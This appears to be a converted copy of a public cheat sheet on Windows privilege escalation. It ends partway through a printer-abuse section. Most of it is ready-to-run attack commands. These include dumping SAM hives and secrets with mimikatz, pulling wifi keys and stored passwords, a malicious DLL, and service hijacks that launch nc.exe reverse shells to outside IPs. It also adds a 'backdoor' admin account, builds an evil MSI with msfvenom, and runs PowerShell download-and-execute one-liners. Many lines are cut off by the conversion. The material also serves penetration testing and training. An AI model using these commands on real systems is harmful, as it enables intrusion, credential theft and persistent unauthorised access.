


# Windows - Privilege Escalation

---

## Windows Privilege Escalation



## Summary

---

- [Tools](#)
- [Windows Version and Configuration](#)
- [User Enumeration](#)
- [Network Enumeration](#)
- [Antivirus Enumeration](#)

- Default Writeable Folders
- EoP - Looting for passwords
  - SAM and SYSTEM files
  - HiveNightmare
  - LAPS Settings
  - Search for file contents
  - Search for a file with a certain filename
  - Search the registry for key names and passwords
  - Passwords in unattend.xml
  - Wifi passwords
  - Sticky Notes passwords
  - Passwords stored in services
  - Passwords stored in Key Manager
  - Powershell History
  - Powershell Transcript
  - Password in Alternate Data Stream
- EoP - Processes Enumeration and Tasks
- EoP - Incorrect permissions in services
- EoP - Windows Subsystem for Linux (WSL)
- EoP - Unquoted Service Paths
- EoP - \$PATH Interception
- EoP - Named Pipes
- EoP - Kernel Exploitation
- EoP - AlwaysInstallElevated
- EoP - Insecure GUI apps
- EoP - Evaluating Vulnerable Drivers
- EoP - Printers
  - Universal Printer
  - Bring Your Own Vulnerability
- EoP - Runas
- EoP - Abusing Shadow Copies
- EoP - From local administrator to NT SYSTEM
- EoP - Living Off The Land Binaries and Scripts
- EoP - Impersonation Privileges
  - Restore A Service Account's Privileges

- [Meterpreter getsystem and alternatives](#)
- [RottenPotato \(Token Impersonation\)](#)
- [Juicy Potato \(Abusing the golden privileges\)](#)
- [Rogue Potato \(Fake OXID Resolver\)](#)
- [EFSPotato \(MS-EFSR EfsRpcOpenFileRaw\)\)](#)
- [EoP - Privileged File Write](#)
  - [DiagHub](#)
  - [UsoDLLLoader](#)
  - [WerTrigger](#)
  - [WerMgr](#)
- [EoP - Common Vulnerabilities and Exposures](#)
  - [MS08-067 \(NetAPI\)](#)
  - [MS10-015 \(KiTrap0D\)](#)
  - [MS11-080 \(adf.sys\)](#)
  - [MS15-051 \(Client Copy Image\)](#)
  - [MS16-032](#)
  - [MS17-010 \(Eternal Blue\)](#)
  - [CVE-2019-1388](#)
- [EoP - \\$PATH Interception](#)
- [References](#)

## Tools

---

- [PowerSploit's PowerUp](#)

```
powershell -Version 2 -nop -exec bypass IEX (New-Object Net.WebClient).Download
```

- [Watson - Watson is a \(.NET 2.0 compliant\) C# implementation of Sherlock](#)
- [\(Deprecated\) Sherlock - PowerShell script to quickly find missing software patches for local privilege escalation vulnerabilities](#)

```
powershell.exe -ExecutionPolicy Bypass -NoLogo -NonInteractive -NoProfile -Fi
```

- [BeRoot - Privilege Escalation Project - Windows / Linux / Mac](#)
- [Windows-Exploit-Suggester](#)

```
./windows-exploit-suggester.py --update
./windows-exploit-suggester.py --database 2014-06-06-mssb.xlsx --systeminfo w
```

- [windows-privesc-check](#) - Standalone Executable to Check for Simple Privilege Escalation Vectors on Windows Systems
- [WindowsExploits](#) - Windows exploits, mostly precompiled. Not being updated.
- [WindowsEnum](#) - A Powershell Privilege Escalation Enumeration Script.
- [Seatbelt](#) - A C# project that performs a number of security oriented host-survey "safety checks" relevant from both offensive and defensive security perspectives.

```
Seatbelt.exe -group=all -full
Seatbelt.exe -group=system -outputfile="C:\Temp\system.txt"
Seatbelt.exe -group=remote -computername=dc.theshire.local -computername=192.168.1.1
```

- [Powerless](#) - Windows privilege escalation (enumeration) script designed with OSCP labs (legacy Windows) in mind
- [JAWS](#) - Just Another Windows (Enum) Script

```
powershell.exe -ExecutionPolicy Bypass -File .\jaws-enum.ps1 -OutputFilename .\jaws-enum.txt
```

- [winPEAS](#) - Windows Privilege Escalation Awesome Script
- [Windows Exploit Suggester - Next Generation \(WES-NG\)](#)

```
# First obtain systeminfo
systeminfo
systeminfo > systeminfo.txt
# Then feed it to wesng
python3 wes.py --update-wes
python3 wes.py --update
python3 wes.py systeminfo.txt
```

- [PrivescCheck](#) - Privilege Escalation Enumeration Script for Windows

```
C:\Temp\>powershell -ep bypass -c ". .\PrivescCheck.ps1; Invoke-PrivescCheck"
C:\Temp\>powershell -ep bypass -c ". .\PrivescCheck.ps1; Invoke-PrivescCheck"
C:\Temp\>powershell -ep bypass -c ". .\PrivescCheck.ps1; Invoke-PrivescCheck"
```

## Windows Version and Configuration

---

```
systeminfo | findstr /B /C:"OS Name" /C:"OS Version"
```

Extract patches and updates

```
wmic qfe
```

## Architecture

```
wmic os get osarchitecture || echo %PROCESSOR_ARCHITECTURE%
```

## List all env variables

```
set  
Get-ChildItem Env: | ft Key,Value
```

## List all drives

```
wmic logicaldisk get caption || fsutil fsinfo drives  
wmic logicaldisk get caption,description,providername  
Get-PSDrive | where {$_.Provider -like "Microsoft.PowerShell.Core\FileSystem"} | f
```

# User Enumeration

---

## Get current username

```
echo %USERNAME% || whoami  
$env:username
```

## List user privilege

```
whoami /priv  
whoami /groups
```

## List all users

```
net user  
whoami /all  
Get-LocalUser | ft Name,Enabled,LastLogon  
Get-ChildItem C:\Users -Force | select Name
```

## List logon requirements; useable for bruteforcing

```
net accounts
```

Get details about a user (i.e. administrator, admin, current user)

```
net user administrator
net user admin
net user %USERNAME%
```

List all local groups

```
net localgroup
Get-LocalGroup | ft Name
```

Get details about a group (i.e. administrators)

```
net localgroup administrators
Get-LocalGroupMember Administrators | ft Name, PrincipalSource
Get-LocalGroupMember Administrateurs | ft Name, PrincipalSource
```

Get Domain Controllers

```
nltest /DCLIST:DomainName
nltest /DCNAME:DomainName
nltest /DSGETDC:DomainName
```

## Network Enumeration

---

List all network interfaces, IP, and DNS.

```
ipconfig /all
Get-NetIPConfiguration | ft InterfaceAlias,InterfaceDescription,IPv4Address
Get-DnsClientServerAddress -AddressFamily IPv4 | ft
```

List current routing table

```
route print
Get-NetRoute -AddressFamily IPv4 | ft DestinationPrefix,NextHop,RouteMetric,ifInd
```

List the ARP table

```
arp -A  
Get-NetNeighbor -AddressFamily IPv4 | ft ifIndex,IPAddress,LinkLayerAddress,State
```

List all current connections

```
netstat -ano
```

List all network shares

```
net share  
powershell Find-DomainShare -ComputerDomain domain.local
```

SNMP Configuration

```
reg query HKLM\SYSTEM\CurrentControlSet\Services\SNMP /s  
Get-ChildItem -path HKLM:\SYSTEM\CurrentControlSet\Services\SNMP -Recurse
```

## Antivirus Enumeration

---

Enumerate antivirus on a box with `WMIC /Node:localhost`  
`/Namespace:\\root\SecurityCenter2 Path AntivirusProduct Get displayName`

## Default Writeable Folders

---

```
C:\Windows\System32\Microsoft\Crypto\RSA\MachineKeys  
C:\Windows\System32\spool\drivers\color  
C:\Windows\System32\spool\printers  
C:\Windows\System32\spool\servers  
C:\Windows\tracing  
C:\Windows\Temp  
C:\Users\Public  
C:\Windows\Tasks  
C:\Windows\System32\tasks  
C:\Windows\SysWOW64\tasks  
C:\Windows\System32\tasks_migrated\microsoft\windows\pls\system  
C:\Windows\SysWOW64\tasks\microsoft\windows\pls\system  
C:\Windows\debug\wia  
C:\Windows\registration\crmlog
```

```
C:\Windows\System32\com\dmp
C:\Windows\SysWOW64\com\dmp
C:\Windows\System32\fxstmp
C:\Windows\SysWOW64\fxstmp
```

## EoP - Looting for passwords

---

### SAM and SYSTEM files

The Security Account Manager (SAM), often Security Accounts Manager, is a database file. The user passwords are stored in a hashed format in a registry hive either as a LM hash or as a NTLM hash. This file can be found in %SystemRoot%/system32/config/SAM and is mounted on HKLM/SAM.

```
# Usually %SYSTEMROOT% = C:\Windows
%SYSTEMROOT%\repair\SAM
%SYSTEMROOT%\System32\config\RegBack\SAM
%SYSTEMROOT%\System32\config\SAM
%SYSTEMROOT%\repair\system
%SYSTEMROOT%\System32\config\SYSTEM
%SYSTEMROOT%\System32\config\RegBack\system
```

Generate a hash file for John using `pwdump` or `samdump2` .

```
pwdump SYSTEM SAM > /root/sam.txt
samdump2 SYSTEM SAM -o sam.txt
```

Either crack it with `john -format=NT /root/sam.txt` , [hashcat](#) or use Pass-The-Hash.

### HiveNightmare

CVE-2021-36934 allows you to retrieve all registry hives (SAM,SECURITY,SYSTEM) in Windows 10 and 11 as a non-administrator user

Check for the vulnerability using `icaccls`

```
C:\Windows\System32> icaccls config\SAM
config\SAM BUILTIN\Administrators:(I)(F)
            NT AUTHORITY\SYSTEM:(I)(F)
            BUILTIN\Users:(I)(RX)      <-- this is wrong - regular users should not
```



Then exploit the CVE by requesting the shadowcopies on the filesystem and reading the hives from it.

```
mimikatz> token::whoami /full
```

```
# List shadow copies available
```

```
mimikatz> misc::shadowcopies
```

```
# Extract account from SAM databases
```

```
mimikatz> lsadump::sam /system:\\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1\Wi
```

```
# Extract secrets from SECURITY
```

```
mimikatz> lsadump::secrets /system:\\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy
```

## LAPS Settings

Extract HKLM\Software\Policies\Microsoft Services\AdmPwd from Windows Registry.

- LAPS Enabled: AdmPwdEnabled
- LAPS Admin Account Name: AdminAccountName
- LAPS Password Complexity: PasswordComplexity
- LAPS Password Length: PasswordLength
- LAPS Expiration Protection Enabled: PwdExpirationProtectionEnabled

## Search for file contents

```
cd C:\ & findstr /SI /M "password" *.xml *.ini *.txt  
findstr /si password *.xml *.ini *.txt *.config 2>nul >> results.txt  
findstr /spin "password" *.*
```

Also search in remote places such as SMB Shares and SharePoint:

- Search passwords in SharePoint: [nheiniger/SnaffPoint](#) (must be compiled first, for referencing issue see: <https://tinyurl.com/28xlvo33/pull/6>)

```
# First, retrieve a token
```

```
## Method 1: using SnaffPoint binary
```

```
$token = (.\GetBearerToken.exe https://tinyurl.com/2akdbt52)
```

```
## Method 2: using AADInternals
```

```
Install-Module AADInternals -Scope CurrentUser
```

```
Import-Module AADInternals
```

```
$token = (Get-AADIntAccessToken -ClientId "9bc3ab49-b65d-410a-85ad-de819febfbddc"
```

```
# Second, search on Sharepoint
## Method 1: using search strings in ./presets dir
.\SnaffPoint.exe -u "https://tinyurl.com/2akdbt52" -t $token
## Method 2: using search string in command line
### -l uses FQL search, see: https://tinyurl.com/2bjwhhsu
.\SnaffPoint.exe -u "https://tinyurl.com/2akdbt52" -t $token -l -q "filename:.con
```

- Search passwords in SMB Shares: [SnaffCon/Snaffler](#)

## Search for a file with a certain filename

```
dir /S /B *pass*.txt == *pass*.xml == *pass*.ini == *cred* == *vnc* == *.config*
where /R C:\ user.txt
where /R C:\ *.ini
```

## Search the registry for key names and passwords

```
REG QUERY HKLM /F "password" /t REG_SZ /S /K
REG QUERY HKCU /F "password" /t REG_SZ /S /K

reg query "HKLM\SOFTWARE\Microsoft\Windows NT\Currentversion\Winlogon" # Windows
reg query "HKLM\SOFTWARE\Microsoft\Windows NT\Currentversion\Winlogon" 2>nul | fi
reg query "HKLM\SYSTEM\Current\ControlSet\Services\SNMP" # SNMP parameters
reg query "HKCU\Software\SimonTatham\PuTTY\Sessions" # Putty clear text proxy cre
reg query "HKCU\Software\ORL\WinVNC3\Password" # VNC credentials
reg query HKEY_LOCAL_MACHINE\SOFTWARE\RealVNC\WinVNC4 /v password

reg query HKLM /f password /t REG_SZ /s
reg query HKCU /f password /t REG_SZ /s
```

## Passwords in unattend.xml

Location of the unattend.xml files.

```
C:\unattend.xml
C:\Windows\Panther\Unattend.xml
C:\Windows\Panther\Unattend\Unattend.xml
C:\Windows\system32\sysprep.inf
C:\Windows\system32\sysprep\sysprep.xml
```

Display the content of these files with `dir /s *sysprep.inf *sysprep.xml *unattended.xml`

```
*unattend.xml *unattend.txt 2>nul .
```

## Example content

```
<component name="Microsoft-Windows-Shell-Setup" publicKeyToken="31bf3856ad364e35"
  <AutoLogon>
    <Password>U2Vjc mV0U2VjdXJlUGFzc3dvcmQxMjM0Kgo==</Password>
    <Enabled>>true</Enabled>
    <Username>Administrateur</Username>
  </AutoLogon>

  <UserAccounts>
    <LocalAccounts>
      <LocalAccount wcm:action="add">
        <Password>*SENSITIVE*DATA*DELETED*</Password>
        <Group>administrators;users</Group>
        <Name>Administrateur</Name>
      </LocalAccount>
    </LocalAccounts>
  </UserAccounts>
```

Unattend credentials are stored in base64 and can be decoded manually with base64.

```
$ echo "U2Vjc mV0U2VjdXJlUGFzc3dvcmQxMjM0Kgo=" | base64 -d
SecretSecurePassword1234*
```

The Metasploit module `post/windows/gather/enum_unattend` looks for these files.

## IIS Web config

```
Get-Childitem -Path C:\inetpub\ -Include web.config -File -Recurse -ErrorAction S
```

```
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\web.config
C:\inetpub\wwwroot\web.config
```

## Other files

```
%SYSTEMDRIVE%\pagefile.sys
%WINDIR%\debug\NetSetup.log
%WINDIR%\repair\sam
%WINDIR%\repair\system
```

```
%WINDIR%\repair\software, %WINDIR%\repair\security
%WINDIR%\iis6.log
%WINDIR%\system32\config\AppEvent.Evt
%WINDIR%\system32\config\SecEvent.Evt
%WINDIR%\system32\config\default.sav
%WINDIR%\system32\config\security.sav
%WINDIR%\system32\config\software.sav
%WINDIR%\system32\config\system.sav
%WINDIR%\system32\CCM\logs\*.log
%USERPROFILE%\ntuser.dat
%USERPROFILE%\LocalS~1\Tempor~1\Content.IE5\index.dat
%WINDIR%\System32\drivers\etc\hosts
C:\ProgramData\Configs\*
C:\Program Files\Windows PowerShell\*
dir c:*vnc.ini /s /b
dir c:*ultravnc.ini /s /b
```

## Wifi passwords

Find AP SSID

```
netsh wlan show profile
```

Get Cleartext Pass

```
netsh wlan show profile <SSID> key=clear
```

Oneliner method to extract wifi passwords from all the access point.

```
cls & echo. & for /f "tokens=4 delims=: " %a in ('netsh wlan show profiles ^| fin
```

## Sticky Notes passwords

The sticky notes app stores its content in a sqlite db located at C:\Users\  
<user>\AppData\Local\Packages\Microsoft.MicrosoftStickyNotes\_8wekyb3d8bbwe\LocalSt  
ate\plum.sqlite

## Passwords stored in services

Saved session information for PuTTY, WinSCP, FileZilla, SuperPuTTY, and RDP using

[SessionGopher](#)

```
https://tinyurl.com/2cdzl9hw
Import-Module path\to\SessionGopher.ps1;
Invoke-SessionGopher -AllDomain -o
Invoke-SessionGopher -AllDomain -u domain.com\adm-arvanaghi -p s3cr3tP@ss
```

## Passwords stored in Key Manager

:warning: This software will display its output in a GUI

```
rundll32 keymgr,KRShowKeyMgr
```

## Powershell History

Disable Powershell history: Set-PSReadlineOption -HistorySaveStyle SaveNothing .

```
type %userprofile%\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadline\Console
type C:\Users\swissky\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadline\Con
type $env:APPDATA\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history.txt
cat (Get-PSReadlineOption).HistorySavePath
cat (Get-PSReadlineOption).HistorySavePath | sls passw
```

## Powershell Transcript

```
C:\Users\<USERNAME>\Documents\PowerShell_transcript.<HOSTNAME>.<RANDOM>.<TIMESTAMP>
C:\Transcripts\<DATE>\PowerShell_transcript.<HOSTNAME>.<RANDOM>.<TIMESTAMP>.txt
```

## Password in Alternate Data Stream

```
PS > Get-Item -path flag.txt -Stream *
PS > Get-Content -path flag.txt -Stream Flag
```

## EoP - Processes Enumeration and Tasks

---

- What processes are running?

```
tasklist /v
net start
sc query
```

```
Get-Service
Get-Process
Get-WmiObject -Query "Select * from Win32_Process" | where {$_.Name -notlike ' '}
```

- Which processes are running as "system"

```
tasklist /v /fi "username eq system"
```

- Do you have powershell magic?

```
REG QUERY "HKLM\SOFTWARE\Microsoft\PowerShell\1\PowerShellEngine" /v PowerShell
```

- List installed programs

```
Get-ChildItem 'C:\Program Files', 'C:\Program Files (x86)' | ft Parent,Name,Length
Get-ChildItem -path Registry::HKEY_LOCAL_MACHINE\SOFTWARE | ft Name
```

- List services

```
net start
wmic service list brief
tasklist /SVC
```

- Enumerate scheduled tasks

```
schtasks /query /fo LIST 2>nul | findstr TaskName
schtasks /query /fo LIST /v > schtasks.txt; cat schtask.txt | grep "SYSTEM\|T:
Get-ScheduledTask | where {$_.TaskPath -notlike "\Microsoft*"} | ft TaskName,
```

- Startup tasks

```
wmic startup get caption,command
reg query HKLM\Software\Microsoft\Windows\CurrentVersion\Run
reg query HKCU\Software\Microsoft\Windows\CurrentVersion\Run
reg query HKCU\Software\Microsoft\Windows\CurrentVersion\RunOnce
dir "C:\Documents and Settings\All Users\Start Menu\Programs\Startup"
dir "C:\Documents and Settings\%username%\Start Menu\Programs\Startup"
```

## EoP - Incorrect permissions in services

A service running as Administrator/SYSTEM with incorrect file permissions might allow EoP. You can replace the binary, restart the service and get system.

Often, services are pointing to writeable locations:

- Orphaned installs, not installed anymore but still exist in startup
- DLL Hijacking

```
# find missing DLL
- Find-PathDLLHijack PowerUp.ps1
- Process Monitor : check for "Name Not Found"

# compile a malicious dll
- For x64 compile with: "x86_64-w64-mingw32-gcc windows_dll.c -shared -o output.dll"
- For x86 compile with: "i686-w64-mingw32-gcc windows_dll.c -shared -o output.dll"

# content of windows_dll.c
#include <windows.h>
BOOL WINAPI DllMain (HANDLE hDll, DWORD dwReason, LPVOID lpReserved) {
    if (dwReason == DLL_PROCESS_ATTACH) {
        system("cmd.exe /k whoami > C:\\Windows\\Temp\\dll.txt");
        ExitProcess(0);
    }
    return TRUE;
}
```

- PATH directories with weak permissions

```
$ for /f "tokens=2 delims='" %a in ('wmic service list full^|find /i "path:") do echo %a
$ for /f eol^="^" delims=" %a in (c:\windows\temp\permissions.txt) do cmd.exe /c %a

$ sc query state=all | findstr "SERVICE_NAME:" >> Servicenames.txt
FOR /F %i in (Servicenames.txt) DO echo %i
type Servicenames.txt
FOR /F "tokens=2 delims=" %i in (Servicenames.txt) DO @echo %i >> services.txt
FOR /F %i in (services.txt) DO @sc qc %i | findstr "BINARY_PATH_NAME" >> path
```

Alternatively you can use the Metasploit exploit :

exploit/windows/local/service\_permissions

Note to check file permissions you can use `cacls` and `icacls`

`icacls` (Windows Vista +)

You are looking for BUILTIN\Users:(F) (Full access), BUILTIN\Users:(M) (Modify access) or BUILTIN\Users:(W) (Write-only access) in the output.

## Example with Windows 10 - CVE-2019-1322 UsoSvc

Prerequisite: Service account

```
PS C:\Windows\system32> sc.exe stop UsoSvc
PS C:\Windows\system32> sc.exe config usosvc binPath="C:\Windows\System32\spool\
PS C:\Windows\system32> sc.exe config UsoSvc binpath= "C:\Users\mssql-svc\Desktop
PS C:\Windows\system32> sc.exe config UsoSvc binpath= "cmd /C C:\Users\nc.exe 10.
PS C:\Windows\system32> sc.exe qc usosvc
[SC] QueryServiceConfig SUCCESS
```

```
SERVICE_NAME: usosvc
        TYPE               : 20  WIN32_SHARE_PROCESS
        START_TYPE          : 2   AUTO_START  (DELAYED)
        ERROR_CONTROL       : 1   NORMAL
        BINARY_PATH_NAME    : C:\Users\mssql-svc\Desktop\nc.exe 10.10.10.10 4444 -
        LOAD_ORDER_GROUP    :
        TAG                 : 0
        DISPLAY_NAME        : Update Orchestrator Service
        DEPENDENCIES        : rpcss
        SERVICE_START_NAME  : LocalSystem
```

```
PS C:\Windows\system32> sc.exe start UsoSvc
```

## Example with Windows XP SP1 - upnphost

```
# NOTE: spaces are mandatory for this exploit to work !
sc config upnphost binpath= "C:\Inetpub\wwwroot\nc.exe 10.11.0.73 4343 -e C:\WIND
sc config upnphost obj= ".\LocalSystem" password= ""
sc qc upnphost
sc config upnphost depend= ""
net start upnphost
```

If it fails because of a missing dependency, try the following commands.

```
sc config SSDPSRV start=auto
net start SSDPSRV
net stop upnphost
net start upnphost
```



```
sc config upnphost depend=""
```

Using [accesschk](#) from Sysinternals or [accesschk-XP.exe - github.com/phackt](#)

```
$ accesschk.exe -uwcqv "Authenticated Users" * /accepteula
```

```
RW SSDPSRV
```

```
    SERVICE_ALL_ACCESS
```

```
RW upnphost
```

```
    SERVICE_ALL_ACCESS
```

```
$ accesschk.exe -ucqv upnphost
```

```
upnphost
```

```
  RW NT AUTHORITY\SYSTEM
```

```
    SERVICE_ALL_ACCESS
```

```
  RW BUILTIN\Administrators
```

```
    SERVICE_ALL_ACCESS
```

```
  RW NT AUTHORITY\Authenticated Users
```

```
    SERVICE_ALL_ACCESS
```

```
  RW BUILTIN\Power Users
```

```
    SERVICE_ALL_ACCESS
```

```
$ sc config <vuln-service> binpath="net user backdoor backdoor123 /add"
```

```
$ sc config <vuln-service> binpath= "C:\nc.exe -nv 127.0.0.1 9988 -e C:\WINDOWS\S
```

```
$ sc stop <vuln-service>
```

```
$ sc start <vuln-service>
```

```
$ sc config <vuln-service> binpath="net localgroup Administrators backdoor /add"
```

```
$ sc stop <vuln-service>
```

```
$ sc start <vuln-service>
```

## EoP - Windows Subsystem for Linux (WSL)

Technique borrowed from [Warlockobama's tweet](#)

With root privileges Windows Subsystem for Linux (WSL) allows users to create a bind shell on any port (no elevation needed). Don't know the root password? No problem just set the default user to root W/ .exe --default-user root. Now start your bind shell or reverse.

```
wsl whoami
```

```
./ubuntun1604.exe config --default-user root
```

```
wsl whoami
```

```
wsl python -c 'BIND_OR_REVERSE_SHELL_PYTHON_CODE'
```

Binary `bash.exe` can also be found in `C:\Windows\WinSxS\amd64_microsoft-windows-lxssbash_[...]\bash.exe`

Alternatively you can explore the `WSL` filesystem in the folder

C:\Users\%USERNAME%\AppData\Local\Packages\CanonicalGroupLimited.UbuntuonWindows\_79rhkp1fndgsc\LocalState\rootfs\

## EoP - Unquoted Service Paths

The Microsoft Windows Unquoted Service Path Enumeration Vulnerability. All Windows services have a Path to its executable. If that path is unquoted and contains whitespace or other separators, then the service will attempt to access a resource in the parent path first.

```
wmic service get name,displayname,pathname,startmode | findstr /i "Auto" | findstr
```

```
wmic service get name,displayname,startmode,pathname | findstr /i /v "C:\Windows\
```

```
gwmi -class Win32_Service -Property Name, DisplayName, PathName, StartMode | Where
```

- Metasploit exploit: `exploit/windows/local/trusted_service_path`
- PowerUp exploit

```
# find the vulnerable application
C:\> powershell.exe -nop -exec bypass "IEX (New-Object Net.WebClient).Download

...
[*] Checking for unquoted service paths...
ServiceName      : BBSvc
Path              : C:\Program Files\Microsoft\Bing Bar\7.1\BBSvc.exe
StartName         : LocalSystem
AbuseFunction      : Write-ServiceBinary -ServiceName 'BBSvc' -Path <HijackPath>
...

# automatic exploit
Invoke-ServiceAbuse -Name [SERVICE_NAME] -Command "..\..\Users\Public\nc.exe :
```

## Example

For C:\Program Files\something\legit.exe , Windows will try the following paths first:

- C:\Program.exe
- C:\Program Files.exe

# EoP - \$PATH Interception

---

Requirements:

- PATH contains a writeable folder with low privileges.
- The writeable folder is *before* the folder that contains the legitimate binary.

EXAMPLE:

```
# List contents of the PATH environment variable
# EXAMPLE OUTPUT: C:\Program Files\nodejs\;C:\WINDOWS\system32
$env:Path

# See permissions of the target folder
# EXAMPLE OUTPUT: BUILTIN\Users: GR,GW
icacls.exe "C:\Program Files\nodejs\"

# Place our evil-file in that folder.
copy evil-file.exe "C:\Program Files\nodejs\cmd.exe"
```

Because (in this example) "C:\Program Files\nodejs" is *before* "C:\WINDOWS\system32" on the PATH variable, the next time the user runs "cmd.exe", our evil version in the nodejs folder will run, instead of the legitimate one in the system32 folder.

## EoP - Named Pipes

---

1. Find named pipes: [System.IO.Directory]::GetFiles("\\.\pipe\")
2. Check named pipes DACL: pipesec.exe <named\_pipe>
3. Reverse engineering software
4. Send data through the named pipe : program.exe >\\.\pipe\StdOutPipe  
2>\\.\pipe\StdErrPipe

## EoP - Kernel Exploitation

---

List of exploits kernel : [<https://tinyurl.com/24sucrsp>]

#Security Bulletin	#KB	#Description	#Operating System
--------------------	-----	--------------	-------------------

- |                                 |   |  |               |
|---------------------------------|---|--|---------------|
| • <a href="#">MS17-017</a>      | [KB4013081]                               | [GDI Palette Objects Local Privilege Escalation] | (windows 7/8) |
| • <a href="#">CVE-2017-8464</a> | [LNK Remote Code Execution Vulnerability] |  | (windows      |

10/8.1/7/2016/2010/2008)

- [CVE-2017-0213](#) [Windows COM Elevation of Privilege Vulnerability] (windows 10/8.1/7/2016/2010/2008)
- [CVE-2018-0833](#) [SMBv3 Null Pointer Dereference Denial of Service] (Windows 8.1/Server 2012 R2)
- [CVE-2018-8120](#) [Win32k Elevation of Privilege Vulnerability] (Windows 7 SP1/2008 SP2,2008 R2 SP1)
- [MS17-010](#) [KB4013389] [Windows Kernel Mode Drivers] (windows 7/2008/2003/XP)
- [MS16-135](#) [KB3199135] [Windows Kernel Mode Drivers] (2016)
- [MS16-111](#) [KB3186973] [kernel api] (Windows 10 10586 (32/64)/8.1)
- [MS16-098](#) [KB3178466] [Kernel Driver] (Win 8.1)
- [MS16-075](#) [KB3164038] [Hot Potato] (2003/2008/7/8/2012)
- [MS16-034](#) [KB3143145] [Kernel Driver] (2008/7/8/10/2012)
- [MS16-032](#) [KB3143141] [Secondary Logon Handle] (2008/7/8/10/2012)
- [MS16-016](#) [KB3136041] [WebDAV] (2008/Vista/7)
- [MS16-014](#) [K3134228] [remote code execution] (2008/Vista/7)
- ...
- [MS03-026](#) [KB823980] [Buffer Overrun In RPC Interface] (/NT/2000/XP/2003)

To cross compile a program from Kali, use the following command.

```
Kali> i586-mingw32msvc-gcc -o adduser.exe useradd.c
```

## EoP - AlwaysInstallElevated

Check if these registry values are set to "1".

```
$ reg query HKCU\SOFTWARE\Policies\Microsoft\Windows\Installer /v AlwaysInstallElevated
$ reg query HKLM\SOFTWARE\Policies\Microsoft\Windows\Installer /v AlwaysInstallElevated

$ Get-ItemProperty HKLM\Software\Policies\Microsoft\Windows\Installer
$ Get-ItemProperty HKCU\Software\Policies\Microsoft\Windows\Installer
```

Then create an MSI package and install it.

```
$ msfvenom -p windows/adduser USER=backdoor PASS=backdoor123 -f msi -o evil.msi
```

```
$ msfvenom -p windows/adduser USER=backdoor PASS=backdoor123 -f msi-nouac -o evil
$ msixec /quiet /qn /i C:\evil.msi
```

Technique also available in :

- Metasploit: exploit/windows/local/always\_install\_elevated
- PowerUp.ps1: Get-RegistryAlwaysInstallElevated , Write-UserAddMSI

## EoP - Insecure GUI apps

Application running as SYSTEM allowing an user to spawn a CMD, or browse directories.

Example: "Windows Help and Support" (Windows + F1), search for "command prompt", click on "Click to open Command Prompt"

## EoP - Evaluating Vulnerable Drivers

Look for vuln drivers loaded, we often don't spend enough time looking at this:

- [Living Off The Land Drivers](#) is a curated list of Windows drivers used by adversaries to bypass security controls and carry out attacks. The project helps security professionals stay informed and mitigate potential threats.
- Native binary: DriverQuery.exe

```
PS C:\Users\Swissky> driverquery.exe /fo table /si
Module Name      Display Name      Driver Type      Link Date
=====
1394ohci          1394 OHCI Compliant Ho Kernel           12/10/2006 4:44:38 PM
3ware             3ware             Kernel           5/18/2015 6:28:03 PM
ACPI              Microsoft ACPI Driver Kernel           12/9/1975 6:17:08 AM
AcpiDev           ACPI Devices driver Kernel           12/7/1993 6:22:19 AM
acpiex            Microsoft ACPIEx Drive Kernel           3/1/2087 8:53:50 AM
acpipagr          ACPI Processor Aggrega Kernel           1/24/2081 8:36:36 AM
AcpiPmi           ACPI Power Meter Drive Kernel           11/19/2006 9:20:15 PM
acpitime          ACPI Wake Alarm Driver Kernel           2/9/1974 7:10:30 AM
ADP80XX           ADP80XX           Kernel           4/9/2015 4:49:48 PM
<SNIP>
```

- [matterpreter/OffensiveCSharp/DriverQuery](#)

```
PS C:\Users\Swissky> DriverQuery.exe --no-msft
[+] Enumerating driver services...
[+] Checking file signatures...
Citrix USB Filter Driver
```

Service Name: ctxusbm  
Path: C:\Windows\system32\DRIVERS\ctxusbm.sys  
Version: 14.11.0.138  
Creation Time (UTC): 17/05/2018 01:20:50  
Cert Issuer: CN=Symantec Class 3 SHA256 Code Signing CA, OU=Symantec Trust  
Signer: CN="Citrix Systems, Inc.", OU=XenApp(ClientSHA256), O="Citrix Sys  
<SNIP>

## EoP - Printers

### Universal Printer

#### Create a Printer

```
$printerName      = 'Universal Priv Printer'
$system32         = $env:systemroot + '\system32'
$drivers          = $system32 + '\spool\drivers'
$RegStartPrinter = 'Registry::HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\Cu
```

```
Copy-Item -Force -Path ($system32 + '\mscms.dll')           -Destination ($syst
Copy-Item -Force -Path '.\mimikatz_trunk\x64\mimispool.dll' -Destination ($driv
Copy-Item -Force -Path '.\mimikatz_trunk\win32\mimispool.dll' -Destination ($driv
```

```
Add-PrinterDriver -Name          'Generic / Text Only'
Add-Printer       -DriverName 'Generic / Text Only' -Name $printerName -PortName
```

```
New-Item          -Path ($RegStartPrinter + '\CopyFiles')      | Out-Null
